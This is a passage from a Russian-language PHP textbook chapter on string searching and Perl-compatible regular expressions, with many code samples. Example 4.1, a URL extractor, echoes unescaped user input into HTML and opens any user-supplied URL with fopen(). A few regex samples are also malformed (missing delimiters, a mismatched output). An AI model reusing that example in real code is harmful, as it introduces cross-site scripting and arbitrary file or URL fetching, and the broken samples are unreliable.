$record = "Иван,Иванович,1135,Иванов";
$rest = strstr($record, ",");        // $rest = ",Иванович,1135,Иванов"
```

Доступны следующие варианты функции strstr():

- stristr() - нечувствительная к регистру strstr();
- strchr() - псевдоним для strstr();
- strrchr() - находит последнее вхождения символа в строку.

Как и в случае с strpos(), strrchr() производит поиск в обратном направлении, но производится поиск *одного символа*, а не всей строки.

Поиск с использованием масок

Функции strspn() и strcspn() сообщают вам, сколько символов в начале строки составлено из определенных символов (соответствует маске):

```
$length = strspn(string, charset);
```

Например, следующая функция проверяет, содержит ли строка число в восьмеричной системе:

```
function isOctal($str)
{
    return strspn($str, '01234567') == strlen($str);
}
```

Функция strcspn() возвращает длину участка в начале строки, не соответствующего маске, то есть, сколько символов в начале строки не соответствует символам, заданных в наборе символов (аргумент *charset*). Используйте данную функцию, когда число интересующих вас символов превышает число неинтересующих символов. Например, следующая функция проверяет, есть ли в строке NUL-байты, табуляция или возвраты каретки:

```
function hasBadChars($str)
{
    return strcspn($str, "\n\t\0") != strlen($str);
}
```

Разложение URL

Функция parse_url() возвращает массив составляющих URL:

```
$array = parse_url(url);
```

Например:

```
$bits = parse_url("http://me:secret@example.com/cgi-bin/board?user=fred");
print_r($bits);
```

Вывод:

```
Array
(
    [scheme] => http
    [host] => example.com
    [user] => me
    [pass] => secret
    [path] => /cgi-bin/board
    [query] => user=fred
)
```

Возможны следующие ключи: scheme (тип протокола), host (имя узла), port (порт), user (пользователь), pass (пароль), path (путь), query (строка запроса), fragment (фрагмент).

4.8. Регулярные выражения

Если вы нуждаетесь в более сложной поисковой функциональности, чем та, которая предоставляется описанными ранее методами, вы можете использовать регулярные выражения. Регулярное выражение - это строка, которая представляет собой шаблон. Регулярное выражение позволяет сравнить этот шаблон с другой строкой и определить, соответствует ли строка шаблону. Некоторые функции позволяют вам определить, где именно находится совпадение, а другие позволяют вносить изменения в строку.

Есть три типовых способа применения регулярных выражений:

- извлечение информации из строки, соответствующей шаблоны;
- подстановка нового текста вместо текста, соответствующего шаблоны;
- разделение строки на меньшие части.

У PHP есть функции для всех применений. Например, preg_match() выполняет проверку строки на соответствие регулярному выражению.

Долгое время язык Perl считали эталоном для тестирования производительности мощных регулярных выражений. Язык PHP использует библиотеку C pcre, что обеспечивает почти полную поддержку всего арсенала Perl-функций для работы с регулярными выражениями. Регулярные выражения Perl работают с двоичными данными, поэтому вы можете безопасно работать с шаблонами или строками, содержащими NUL-байты (\x00).

4.8.1. Основные положения использования регулярных выражений

Большинство символов в регулярном выражении – литералы и означают сами себя. Например, если вы ищите регулярное выражение "/123/" в строке "456 1238", у вас будет совпадение, поскольку "123" встречается в строке.

У некоторых символов есть специальное назначение в регулярных выражениях. Например, символ ^ в начале регулярного выражения означает, что нужно искать соответствие в начале строки (или, более точно, привязывает регулярное выражение к началу строки):

```
preg_match("/^123/", "456 1238");     // возвращает false
preg_match("/^123/", "12345678");// возвращает true
```

Аналогично, знак доллара ($) привязывает регулярное выражение к концу строки:

```
preg_match("/123$/", "4561238 987");                    // возвращает false
preg_match("/123$/", "87654 123");   // возвращает true
```

Точка в регулярных выражениях соответствует одному символу:

```
preg_match("/c.t/", "cat");    // возвращает true
preg_match("/c.t/", "cut");    // возвращает true
preg_match("/c.t/", "c t");    // возвращает true
preg_match("/c.t/", "bat");       // возвращает false
preg_match("/c.t/", "ct");     // возвращает false
```

Если вы хотите найти один из этих специальных символов (они называются метасимволами), вам нужно их экранировать с помощью обратного слеша:

```
preg_match("/\$5\.00", "Баланс вашего счета $5.00 точно");        // true
preg_match("/$5.00", "Баланс вашего счета $5.00 точно"); // false
```

По умолчанию регулярные выражения чувствительны к регистру, поэтому выражение "/cow/" не соответствует строке "COW". Если вы хотите осуществить не чувствительный к регистру поиск, вам нужно установить специальный флаг (позже в этой главе вы узнаете, как это сделать).

Все это не является чем-то особенным, но настоящая мощь регулярных выражения заключается в их возможности указать абстрактные шаблоны, которым могут соответствовать много разных последовательностей символов.

Вы можете указать три основных типа абстрактных образцов в регулярном выражении:

- Набор приемлемых символов, которые могут появиться в строке (то есть алфавитные символы, числовые символы, символы публикации).
- Набор альтернатив для строки (то есть "com", "edu", "net" или "org")
- Повторяющаяся последовательность в строке (то есть, по крайней мере, один, но не больше чем пять цифровых символов).

Эти три типа шаблонов могут быть скомбинированы бесчисленными способами в регулярном выражении. Например, можно сформулировать регулярное выражение для поиска допустимых номеров телефона и URL.

4.8.2. Классы символов

Чтобы указать набор допустимых символов в вашем шаблоне, вы можете или создать собственный класс символов или использовать один из предопределенных классов. Построить ваш собственный класс символов можно, заключив допустимые символы в квадратные скобки, например:

```
preg_match("/c[aeiou]t/", "I cut my hand");    // возвращает true
preg_match("/c[aeiou]t/", "This crusty cat");  // возвращает true
preg_match("/c[aeiou]t/", "What cat?");        // возвращает false
preg_match("/c[aeiou]t/", "14ct gold");        // возвращает false
```

Механизм регулярного выражения находит символ "c", затем проверяет следующий символ, которым может быть одним из "a", "e", "i", "o" или "u". Если следующий символ не принадлежит указанному классу символов, механизм регулярного выражения приступает к поиску следующего символа "c". Если же символ после "c" принадлежит заданному классу символов, механизм проверяет, является ли следующим символом символ "t". Если это так, регулярное выражение возвращает "true". В противном случае (если следующий символ не "t"), механизм ищет следующий символ "c".

Вы можете инвертировать класс символов с помощью символа "^" в начале:

```
preg_match("/c[^aeiou]t/", "I cut my hand");          // возвращает false
preg_match("/c[^aeiou]t/", "Reboot chthon");    // возвращает true
preg_match("/c[^aeiou]t/", "14ct gold");              // возвращает false
```

В этом случае механизм регулярного выражение ищет символ "c", после которого следует не гласный символ, после которого следует символ "t".

Вы можете определить диапазоны символов с помощью дефиса (-). Это упрощает описание классов символов вида "все буквы" или "все числа":

```
preg_match("/[0-9]%/", "Ход процесса: 25% завершено");  // true
preg_match("/[0123456789]%/", "Ход процесса: 25% завершено"); // true
preg_match("/[a-z]t/", "11th");                                    // false
preg_match("/[a-z]t/", "cat");                          // true
preg_match("/[a-z]t/", "PIT");                          // false
preg_match("/[a-zA-Z]!/", "11!");                       // false
preg_match("/[a-zA-Z]!/", "stop!");                                // true
```

Когда вы определяете класс символов, некоторые специальные символы теряют свое значение, в то время как другие принимают новые значения. В частности, символ $ и точка теряют свое значение в классе символов. Символ ^ инвертирует класс символов, если ^ - первый символ после открытой скобки. Например, [^\]] соответствует любому символу незакрытой квадратной скобки. Выражение [$.^] соответствует любому знаку доллара, точке или каретке (^).

Различные библиотеки регулярных выражений определяют различные классы символов, в том числе цифры, символы алфавита, пробелы и т.д.

4.8.3. Альтернативы

Вы можете использовать вертикальную черту | для указания альтернатив в регулярном выражении:

```
preg_match("/кошка|собака/", "моя кошка лежит у моих ног");     // true
preg_match("/кошка|собака/", "моя собака лежит у моих ног");    // true
preg_match("/кошка|собака/", "мой кролик лежит у моих ног");    // false
```

Приоритет альтернативы может удивить: "/^кошка|собака$" выбирает из "^кошка" и "собака$", означая, что строка должна либо начинаться словом "кошка" либо заканчиваться словом "собака". Если вы хотите просто найти строку "кошка" или "собака", вам нужно использовать регулярное выражение "/^(кошка|собака)$/".

Вы можете комбинировать классы символов и альтернативы, например, следующее регулярное выражение соответствует строке, состоящей из латинских символов [a-z], не начинается с заглавной буквы, но может начинаться с цифры:

```
preg_match("/^([a-z]|[0-9])/", "The quick brown fox");    // false
preg_match("/^([a-z]|[0-9])/", "jumped over");            // true
preg_match("/^([a-z]|[0-9])/", "10 lazy dogs");           // true
```

4.8.4. Повторяющиеся последовательности

Чтобы определить повторяющийся шаблон, вам нужно использовать *квантификатор*. Квантификатор указывается после шаблона (образца) и говорит, сколько раз он должен повторяться. В таблице 4.6 приведены квантификаторы, распознающиеся регулярными выражениями PHP.

Таблица 4.6. Квантификаторы регулярных выражений

Квантификатор	Что означает
?	0 или 1
*	0 или больше
+	1 или больше
{n}	Точно n раз
{n,m}	Как минимум n раз, но не более m раз
{n,}	Минимум n раз

Для повтора одного символа просто поместите квантификатор после этого символа:

```
preg_match("/ко+т/", "кооооот");  // true
preg_match("/ко+т/", "кт");       // false
preg_match("/ко?т/", "кооооот");  // false
preg_match("/ко*т/", "кт");       // true
```

Используя квантификаторы и классы символов, вы можете сделать очень многое, например, проверить, является введенный телефонный номер допустимым в США:

```
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/", "303-555-1212");    // true
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/", "64-9-555-1234");   // false
```

4.8.5. Подшаблоны

Вы можете использовать круглые скобки для группировки битов регулярного выражения вместе. В результате содержимое скобок будет обработано как один модуль, названный подшаблоном:

```
preg_match("/это (очень )+большая собака/", "это очень очень большая собака");//true
preg_match("/^(кошка|собака)$/", "кошка");                                    // true
preg_match("/^(кошка|собака)$/", "собака");                                   // true
```

Если вы передадите массив в качестве третьего параметра функции preg_match(), этот массив будет заполнен любыми полученными подстроками:

```
preg_match("/([0-9]+)/", "У вас 42 волшебных боба", $captured);
// возвращает true и заполняет $captured
```

Нулевой элемент этого массива - вся строка, соответствующая выражению. Первый элемент - подстрока, соответствующая первому подшаблону (если есть), второй элемент - подстрока, соответствующая второму подшаблону и т.д.

4.8.6. Разделители

Регулярные выражения в стиле Perl эмулируют синтаксис Perl для регулярных выражений, в котором каждый шаблон должен быть заключен в пару разделителей. Обычно в качестве разделителей используется слеш (/), например, */шаблон/*. Однако, в качестве разделителя может использоваться любой неалфавитный символ, что очень полезно, когда вы ищете совпадения, содержащее слеши, например, имена файлов. В качестве примера следующие два оператора аналогичны:

```
preg_match("/\/usr\/local\//", "/usr/local/bin/perl");    // true
preg_match("#/usr/local/#", "/usr/local/bin/perl");       // true
```

Также в качестве разделителей вы можете использовать круглые (()), фигурные({}), квадратные ([]) и угловые (<>) скобки:

```
preg_match("{/usr/local/}", "/usr/local/bin/perl");       // true
```

Далее будут рассмотрены одно-символьные модификаторы, которые вы можете поместить после закрывающегося разделителя, чтобы модифицировать поведение механизма регулярного выражения. Очень полезен модификатор x, который заставляет механизм регулярных выражений удалять пробелы и помеченные символом # комментарии из регулярного выражения. Следующие два шаблона одинаковы, но один из них гораздо проще читать:

```
'/([[:alpha:]]+)\s+\1/'
```

```
'/(          # начало захвата
[[:alpha:]]+ # слово
\s+          # пробел
\1           # то же самое слово снова
)            # завершение захвата
/x'
```

4.8.7. Поведение соответствия

Точка (.) соответствует любому символу, кроме новой строки (\n). Знак доллара ($) соответствует концу строки:

```
preg_match("/в (.*)$/", "ключ в моих штанах", $captured);
// $captured[1] = 'в моих штанах'
```

4.8.8. Классы символов

В Perl-совместимых регулярных выражениях определены именованные наборы символов, которые вы можете использовать в классах символов (см. табл. 4.7). Объяснения в таблице 4.7 приводятся для английского языка.

Каждый класс [:*что-то*:] может использоваться вместо символа в классе символов. Например, чтобы найти любой символ, который является цифрой, буквой в верхнем регистре или знаком @, используйте следующее регулярное выражение:

```
[@[:digit:][:upper:]]
```

Однако вы не можете использовать класс символов в качестве конечной границы диапазона:

```
preg_match("/[A-[:lower:]]/", "string"); // ошибочное регулярное выражение
```

Некоторые локали рассматривают определенные последовательности символов, как будто бы они являются одним символом. Чтобы соответствовать одной из этих мультисимвольных последовательностей в классе символов, заключите ее в скобки [. и .]. Например, если у вашей локали есть последовательность соответствия ch и вы хотите использовать его вместе с символами s и t, используйте следующее регулярное выражение:

```
[st[.ch.]]
```

Заключительное расширение классов символов - класс эквивалентности, определенный символами [= и =]. Класс эквивалентности, означает, что последовательности символов всех элементов сравнения, включенных в данный класс, эквивалентны между собой. Класс эквивалентности зависит от локали. Например, локаль может определить, что у символов a, á и ä одинаковый приоритет сортировки. Чтобы соответствовать любому из них, нужно использовать класс эквивалентности [=a=].

Таблица 4.7. Классы символов

Класс	Описание	Расширение
[:alnum:]	Алфавитные символы и цифры	[0-9a-zA-Z]
[:alpha:]	Алфавитные символы (только буквы)	[a-zA-Z]
[:ascii:]	7-разрядные ASCII-символы	[\x01-\x7F]
[:blank:]	Горизонтальный пробельный символ (пробел, табуляция)	[\t]
[:cntrl:]	Управляющие символы	[\x01-\x1F]
[:digit:]	Цифры	[0-9]
[:graph:]	Символы, для печати которых используются чернила (не управляющие, не пробельные)	[^\x01-\x20]
[:lower:]	Буквы в нижнем регистре	[a-z]
[:print:]	Печатаемые символы (класс graph плюс пробелы и табуляция)	[\t\x20-\xFF]
[:punct:]	Пунктуационные символы, например, точка и двоеточие	[-!"#$%&'()*+,./:;<=>?@[\\\]^_'{|}~]
[:space:]	Пробельные символы (новая строка, возврат каретки, табуляция, пробел, вертикальная табуляция)	[\n\r\t \x0B]
[:upper:]	Буквы в верхнем регистре	[A-Z]
[:xdigit:]	Шестнадцатеричная цифра	[0-9a-fA-F]
\s	Пробельные символы	[\r\n \t]
\S	Непробельные символы	[^\r\n \t]
\w	Символы, допустимые в идентификаторе (слово)	[0-9A-Za-z_]
\W	Символы, не допустимые в идентификаторе (не слово)	[^0-9A-Za-z_]
\d	Цифра	[0-9]
\D	Не цифра	[^0-9]

4.8.9. Якоря

Якорь определяет позицию шаблона в строке текста. В таблице 4.8 приведены якоря, поддерживающиеся регулярными выражениями.

Таблица 4.8. Якоря

Якорь	Соответствует
^	Начало строки
$	Конец строки
[[:<:]]	Начало слова
[[:>:]]	Конец слова
\b	Граница слова (между \w и \W или в начале или конце строки)
\B	Граница не слова (между \w и \w или \W и \W)
\A	Начало строки
\Z	Конец строки или перед \n в конце
\z	Конец строки
^	Начало линии (или после \n, если флаг /m включен)
$	Конец линии (или перед \n, если флаг /m включен)

Граница слова определяется как точка между пробельным символов и символом идентификатора (алфавитно-цифровым или подчеркивание):

```
preg_match("/[[:<:]]gun[[:>:]]/", "the Burgundy exploded");    // false
preg_match("/gun/", "the Burgundy exploded");          // true
```

Обратите внимание, что начало и конец строки также расцениваются как границы слова.

4.8.10. Квантификаторы и жадность

Квантификаторы регулярных выражений обычно *жадные*. То есть квантификатор пытается покрыть все, что можно - до конца строки. Например:

```
preg_match("/(<.*>)/", "Не <b>нужно</b> нажимать кнопку", $match);
// $match[1] = '<b>нужно</b>'
```

Регулярное выражение покрывает все, начиная с символа < до символа >. В действительности, * соответствует всему после первого знака < и движок старается захватить все, пока не будет достигнут знак >.

Жадность может быть проблемой. Иногда вам нужно минимальное (нежадное) совпадение. Впервые понятие нежадных (*non-greedy*) или ленивых квантификаторов появилось в Perl. Именно Perl предоставляет параллельный набор квантификаторов, которые покрывают минимальный набор символов. Их легко запомнить, поскольку они называются так же, как и жадные квантиифкаторы, но к ним добавляется вопросительный знак (?). Таблица 4.9 показывает соответствующие друг другу жадные и нежадные квантификаторы, поддерживающиеся регулярными выражениями Perl.

Таблица 4.9. Жадные и нежадные квантификаторы

Жадный квантификатор	Нежадный квантификатор
?	??
*	*?
+	+?
{m}	{m}?
{m,}	{m,}?
{m,n}	{m,n}?

Рассмотрим, как использовать нежадный квантификатор:

```
preg_match("/(<.*?>)/", "Не <b>нужно</b> нажимать кнопку", $match);
// $match[1] = "<b>"
```

Другой, более быстрый путь заключается в использовании класса символов, который соответствует каждому символу < -до символа >:

```
preg_match("/(<[^>]*>)/", "Не <b>нужно</b> нажимать кнопку", $match);
// $match[1] = '<b>'
```

4.8.11. Нефиксируемые группы

Если вы заключаете часть шаблона в скобки, то текст, который соответствует этому подшаблону, захватывается и доступен для дальнейшего использования. Иногда вам захочется создать подшаблон без захвата соответствующего текста. В Perl-совместимом регулярном выражении вы можете это сделать с помощью конструкции (*?: подшаблон*):

```
preg_match("/(?:ello)(.*)/", "jello biafra", $match);
// $match[1] = " biafro"
```

4.8.12. Обратные ссылки

Вы можете ссылаться на ранее захваченный текст с помощью обратных ссылок: \1 ссылается на содержимое первого подшаблона, \2 ссылает на содержимое второго подшаблона и т.д. Если вы вкладываете подшаблоны, \1 начинается с первыми открытыми скобками, \2 - со вторыми и т.д.

Например, следующее выражение находит повторяющиеся слова:

```
preg_match("/([[:alpha:]]+)\s+\1/", "Paris in the the spring", $m);
// возвращает true и $m[1] = "the"
```

Функция preg_match() хранит первые 99 подшаблонов, остальные (после 99-го) игнорируются.

4.8.13. Флаги

Регулярные выражения в стиле Perl позволяют вам указать односимвольные опции (флаги) после шаблона регулярного выражения, чтобы модифицировать интерпретацию или поведение соответствия. Например, чтобы соответствие было не чувствительным к регистру символов, просто используйте флаг i:

```
preg_match("/кат/i", "Остановись, Катерина!"); // возвращает true
```

В таблице 4.10 показаны модификаторы Perl, которые поддерживаются Perl-совместимыми регулярными выражениями в PHP.

Таблица 4.10. Флаги Perl

Модификатор	Значение
/рег_выражение/i	Совпадения будут не чувствительными к регистру символов
/рег_выражение/s	Точка (.) будет соответствовать любому символу, включая новую строку (\n)
/рег_выражение/x	Удаляет пробелы и комментарии из шаблона
/рег_выражение/m	По умолчанию регулярные выражения обрабатывают данные как одну строку. Метасимвол начала строки '^' соответствует только началу обрабатываемого текста, в то время как метасимвол "конец строки" '$' соответствует концу текста, либо позиции перед завершающим текст переводом строки. Использование этого модификатора позволяет обрабатывать данные как многострочный текст.
/рег_выражение/e	Если строка замены является PHP-кодом, будет вызвана eval () для запуска этого кода, чтобы получить фактическую строку замены (результат выполнения этого кода)

Регулярные выражения PHP также поддерживают другие модификаторы, которые не поддерживаются языком Perl. Эти модификаторы приведены в таблице 4.11.

Таблица 4.11. Дополнительные PHP-флаги

Модификатор	Значение
/рег_выражение/U	Обращает жадность подшаблона; * и + теперь будут захватывать теперь "как можно меньше", вместо "как можно больше"
/рег_выражение/u	Строки будут обрабатываться как UTF-8
/рег_выражение/X	Любой обратный слэш в шаблоне, за которым следует символ, не имеющий специального значения, приводит к ошибке.
/рег_выражение/A	Привязка к началу текста, как будто первый символ шаблона был ^
/рег_выражение/D	Символ $ будет соответствовать только концу строки
/рег_выражение/S	Парсер выражения должен более осторожно анализировать структуру шаблона, поэтому при следующем запуске (например, в цикле) он будет более быстрым

Вы можете использовать в одном образце более одного флага, что и продемонстрировано в следующем примере:

```
$message = <<< END
To: you@youcorp
From: me@mecorp
Subject: Тема сообщения
Текст сообщения
END;

preg_match("/^subject: (.*)/im", $message, $match);

print_r($match);
```

Вывод:

```
Тема сообщения
```

4.8.14. Встроенные опции

В дополнение к указанию опций, действие которых распространяется на весь шаблон (они указываются после закрывающегося разделителя шаблона), вы можете указать параметры внутри самого шаблона, которые будут применяться только к определенной части шаблона. Синтаксис следующий:

```
(?флаги:подшаблон)
```

Например, в данном примере не чувствительным к регистру символов должно быть только слово PHP:

```
preg_match('/Я люблю (?i:PHP)/', 'Я люблю pHp'); // возвращает true
```

Внутри шаблона вы аналогичным образом можете использовать опции i, m, s, U, x и X. Вы можете указать несколько опций за один раз:

```
preg_match('/eat (?ix:foo d)/', 'eat FoOD');          // true
```

Выключить опцию можно с помощью дефиса (-):

```
preg_match('/(?-i:Я люблю) PHP/i', 'Я люблю pHp'); // true
```

Альтернативная форма включения и отключения флагов до конца подшаблона или шаблона:

```
preg_match('/Я люблю (?i)PHP/', 'Я люблю pHp'); // true
preg_match('/Я (люблю (?i)PHP) сильно/', 'Я люблю pHp сильно', $match);
// $match[1] = 'люблю pHp'
```

4.8.15. Опережающие и ретроспективные утверждения

Как уже было отмечено, утверждения - это проверки относительно символов, которые встречаются до или после текущей позиции сопоставления, ничего при этом не захватывая (никакие символы исходного текста не ставятся в соответствие утверждениям). Утверждения бывают двух типов: анализирующие текст, следующий после текущей позиции (look ahead), и идущий перед ней (look behind). Первые утверждения называются также опережающими, а вторые - ретроспективными.

Опережающие и ретроспективные утверждения бывают двух видов: положительные и отрицательные. Положительное утверждение говорит "следующий/предыдущий текст должен быть похож на". Отрицательное утверждение говорит "следующий/предыдущий текст не должен быть похож на".

В таблице 4.12 приведены четыре конструкции, которые вы можете использовать в Perl-совместимых шаблонах. Ни одна из конструкций не захватывает текст.

Таблица 4.12. Опережающие и ретроспективные утверждения

Конструкция	Назначение
(?=подшаблон)	Положительное опережающее утверждение
(?!подшаблон)	Отрицательное опережающее утверждение
(?<=подшаблон)	Положительное ретроспективное утверждение
(?<!подшаблон)	Отрицательное ретроспективное утверждение

Простой пример использования положительного опережающего утверждения - разделение файла почтового ящика Unix на отдельные сообщения. Новое сообщение начинается строкой, начинающейся со слова "From". Вы можете разбить почтовый ящик на отдельные сообщения, указав в качестве разделителя слово "From" в начале строки:

```
$messages = preg_split('/(?=^From )/m', $mailbox);
```

Рассмотрим пример использования отрицательного ретроспективного утверждения - извлечение строк, заключенных в кавычки, содержащих заключенные в кавычки разделители. Например, сейчас мы извлечем строку, заключенную в одинарные кавычки (обратите внимание, что регулярное выражение закомментировано с использованием модификатора x):

```
$input = <<< END
name = 'Петя Д\'Артаньян';
END;
$pattern = <<< END
```

```
'                   # открываем кавычкуopening quote
(                   # начинаем захват
    .*?             # строка
    (?<! \\\\ )     # пропускаем экранированные кавычки
)                   # завершаем захват
'                   # закрываем кавычку
END;

preg_match( "($pattern)x", $input, $match);
echo $match[1];
```

Вывод:

```
Петя Д\'Артаньян
```

Есть всего одна хитрость. Чтобы получить шаблон, который "оглядывается" чтобы увидеть, является ли последний символ слэшем, нам нужно экранировать слэш. Это нужно, чтобы предотвратить ситуацию, когда механизм регулярных выражений увидит \), что означает закрывающую круглую скобку. Другими словами, вместо \) нам нужно использовать \\). Но правила PHP говорят, что \\ производит единственный слеш, поэтому нам нужно четыре слэша, чтобы получить один в регулярном выражении! Именно из-за подобных ситуаций регулярные выражения достаточно трудно читать.

Perl ограничивает ретроспективные утверждения. Все подстроки, которым они соответствуют, должны иметь фиксированную длину. Но, в случае, если используются несколько альтернатив, они не обязаны иметь одинаковую длину. Механизм Perl-совместимости (PCRE) также забывает квантификаторы в ретроспективных утверждениях, зато разрешает альтернативы разной длины.

4.8.16. Сокращения или однократные подмаски

Однократные подмаски указывают, что если одна часть шаблона была сопоставлена, ее не стоит анализировать повторно. Типичное использование для однократной подмаски - когда у вас есть повторяющееся выражение, которое может повторяться самостоятельно:

```
/(a+|b+)*\.+/
```

Рассмотрим пример кода, выполнение которого займет несколько секунд, прежде, чем он выведет *Нет*:

```
$p = '/(a+|b+)*\.+$/';
$s = 'abababababbabbbabbaaaaaabbbbabbababababababbba..!';

if (preg_match($p, $s)) {
    echo "Да";
}
```

```
else {
    echo "Нет";
}
```

Это происходит потому, что механизм регулярного выражения пытается начать соответствие в разных местах, но должен отслеживать каждое из них, что занимает время. Если вы знаете, что не нужно повторно анализировать уже обработанную часть шаблона, тогда вы должны указать это (с помощью *?>подшаблон*):

```
$p = '/(?>a+|b+)*\.+$/';
```

4.8.17. Условные выражения

Условное выражение по своей сути представляет оператор if в регулярном выражении. Общая форма такого выражения следующая:

```
(?(condition)yespattern)
(?(condition)yespattern|nopattern)
```

Если утверждение успешно, механизм регулярных выражений будет использовать шаблон *yespattern*. Во второй форме, если утверждение неуспешно, тогда механизм регулярных выражений пропускает шаблон *yespattern* и пытается найти соответствие для шаблона *nopattern*.

Существует два типа утверждений:

- обратная ссылка (подмаска);
- опережающее/ретроспективное утверждение.

Чтобы сослаться на ранее соответствующую подстроку, используйте утверждение с номером от 1 до 99. Условие будет выполняться в том случае, если подмаска (обратная ссылка) с соответствующим номером была успешно сопоставлена. Если утверждение не является обратной ссылкой, оно должно быть отрицательным или положительным опережающим или ретроперспективным утверждением.

4.8.18. Функции

Рассмотрим пять классов функций, предназначенных для работы с Perl-совместимыми регулярными выражениями (PCRE, Perl-compatible regular expressions): соответствие, замена, разделение, фильтр, а также средства заключения текста в кавычки.

Соответствие

Функция preg_match() производит проверку на соответствие образцу в стиле Perl. Эта функция эквивалентна оператору m// в Perl. Функция

preg_match() принимает те же аргументы и возвращает те же значения, за исключением того, что она принимает шаблон в стиле Perl вместо стандартного образца:

```
$found = preg_match(pattern, string [, captured ]);
```

Например:

```
preg_match('/y.*e$/', 'Sylvie');          // true
preg_match('/y(.*)e$/', 'Sylvie', $m);    // $m = array('ylvie', 'lvi')
```

Функция preg_match() чувствительна к регистру символов, однако в PHP нет регистронезависимой функции preg_matchi(). Зато вы можете использовать флаг i в вашем шаблоне:

```
preg_match('y.*e$/i', 'SyLvIe');      // true
```

Функция preg_match_all() повторно производит поиск совпадений, пока не будет найдено последнее совпадение:

```
$found = preg_match_all(pattern, string, matches [, order ]);
```

Значение параметра *order* может быть PREG_PATTERN_ORDER или PREG_SET_ORDER задает разметку (порядок) массива *matches*. Чтобы понять, в чем разница между этими двумя значениями, давайте взглянем на следующий код:

```
$string = <<< END
13 собак
12 кроликов
8 коров
1 коза
END;
preg_match_all('/(\d+) (\S+)/', $string, $m1, PREG_PATTERN_ORDER);
preg_match_all('/(\d+) (\S+)/', $string, $m2, PREG_SET_ORDER);
```

По умолчанию используется порядок PREG_PATTERN_ORDER, в котором каждый элемент массива соответствует определенному захваченному подшаблону. Поэтому $m1[0] – массив всех подстрок, соответствующих шаблону, $m1[1] – массив всех подстрок, которые соответствуют первому подшаблону (числа), а $m1[2] – массив всех подстрок, соответствующих второму подшаблону (слова). В массиве $m1 больше нет элементов, он выглядит так:

```
Array
(
    [0] => Array
        (
            [0] => 13 собак
            [1] => 12 кроликов
            [2] => 8 коров
            [3] => 1 коза
        )
```

```
    [1] => Array
        (
            [0] => 13
            [1] => 12
            [2] => 8
            [3] => 1
        )

    [2] => Array
        (
            [0] => собак
            [1] => кроликов
            [2] => коров
            [3] => коза
        )

)
```

При использовании PREG_SET_ORDER каждый элемент массива соответствует следующей попытке соответствовать всему шаблону. Поэтому $m2[0] – это массив из первого набора совпадений ('13 собак', '13', 'собак'), $m2[1] – массив второго набора совпадений ('12 кроликов', '12', 'кроликов') и т.д. В массиве $m2 столько элементов, сколько найдено наборов совпадений:

```
Array
(
    [0] => Array
        (
            [0] => 13 собак
            [1] => 13
            [2] => собак
        )

    [1] => Array
        (
            [0] => 12 кроликов
            [1] => 12
            [2] => кроликов
        )

    [2] => Array
        (
            [0] => 8 коров
            [1] => 8
            [2] => коров
        )
```

```
        [3] => Array
            (
                [0] => 1 коза
                [1] => 1
                [2] => коза
            )

    )
```

Пример 4.1 получает HTML-код по указанному адресу в строку, а потом извлекает из нее все URL. Для каждого URL генерируется обратная ссылка на программу, которая потом отобразит все URL по той ссылке.

Пример 4.1. Извлекаем URL из HTML-страницы

```
<?php
if (getenv('REQUEST_METHOD') == 'POST') {
    $url = $_POST['url'];
}
else {
    $url = $_GET['url'];
}

?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
    <p>URL: <input type="text" name="url" value="<?php echo $url ?>" /><br />
    <input type="submit">
</form>

<?php
if ($url) {
    $remote = fopen($url, 'r'); {
        $html = fread($remote, 1048576); // читаем до 1 Мб HTML
    }

    fclose($remote);
    $urls = '(http|telnet|gopher|file|wais|ftp)';
    $ltrs = '\w';
    $gunk = '/#~:.?+=&%@!\-';
    $punc = '.:?\-';
    $any = "{$ltrs}{$gunk}{$punc}";

    preg_match_all("{
        \b              # начинаем с границы слова
        {$urls}:        # ожидаем ресурс и двоеточие
        [{$any}]+?      # после которых следует 1 или более допустимых
                        # символов — но будьте консервативны
                        # возьмите только то, что вам нужно
```

```
        (?=             # соответствует концу
        [{$punc}]*      # пунктации
        [^{$any}]       # после - не-URL символ
        |               # or
        \$              # конец строки
        )
    }x", $html, $matches);

    printf("Найдено %d URL <P>\n", sizeof($matches[0]));

    foreach ($matches[0] as $u) {
        $link = $_SERVER['PHP_SELF'] . '?url=' . urlencode($u);
        echo "<a href=\"{$link}\">{$u}</a><br />\n";
    }
}
```

Замена

Функция preg_replace() работает, как обычная операция поиска и замены в вашем текстовом редакторе. Она находит все последовательности образца в строке и заменяет их на что-то другое:

```
$new = preg_replace(pattern, replacement, subject [, limit ]);
```

Чаще всего используются первые три аргумента. Аргумент *limit* ограничивает максимальное число последовательностей, заданных шаблоном *pattern*, которые будут заменены (по умолчанию используется значение -1, означающее, что будут заменены все последовательности):

```
$better = preg_replace('/<.*?>/', '!', '<b>не</b> нажимайте кнопку');
// $better = '!не! нажимайте кнопку'
```

В качестве *subject* можно передать не только строку, но и массив строк. Функция вернет массив строк, в которых будут произведены соответствующие замены:

```
$names = array('Фред Флинстон',
    'Барни Рабл',
    'Вильма Флинстон',
    'Бетти Рабл');

$tidy = preg_replace('/(\w)\w* (\w+)/', '\1 \2', $names);
// $tidy = array ('Ф Флинстон', 'Б Рабл', 'В Флинстон', 'Б Рабл')
```

Чтобы произвести множественные замены в одной и той же строке или массиве строк с помощью всего одного вызова preg_replace(), передайте массивы образцов и замен:

```
// образцы
$contractions = array("/don't/i", "/won't/i", "/can't/i");
```

```
// замены (обратите внимание число образцов должно соответствовать
// числу замен)
$expansions = array('do not', 'will not', 'can not');
// строка
$string = "Please don't yell—I can't jump while you won't speak";
// производим замену
$longer = preg_replace($contractions, $expansions, $string);
// $longer = 'Please do not yell—I can not jump while you will not speak';
```

Если задано меньше замен, чем образцов, текст, соответствующий дополнительным образцам, будет удален. Это можно использовать для удаления множества "лишних" вещей за один раз:

```
// удаляем HTML-теги
$htmlGunk = array('/<.*?>/', '/&.*?;/');
$html = '&здесь; : <b>жирный</b> текст';
$stripped = preg_replace($htmlGunk, array(), $html);
// $stripped = ' : жирный текст'
```

Если задан массив шаблонов, но есть всего одна строка (а не массив!) замены, эта строка будет использоваться в качестве замены для каждого шаблона:

```
$stripped = preg_replace($htmlGunk, '', $html);
```

Замены могут использовать обратные ссылки. В отличие от обратных ссылок в шаблонах, предпочитаемый синтаксис для обратных ссылок в заменах - $1, $2, $3 и т.д. Например:

```
echo preg_replace('/(\w)\w+\s+(\w+)/', '$2, $1.', 'Фред Флинстон')
Флинстон, Ф.
```

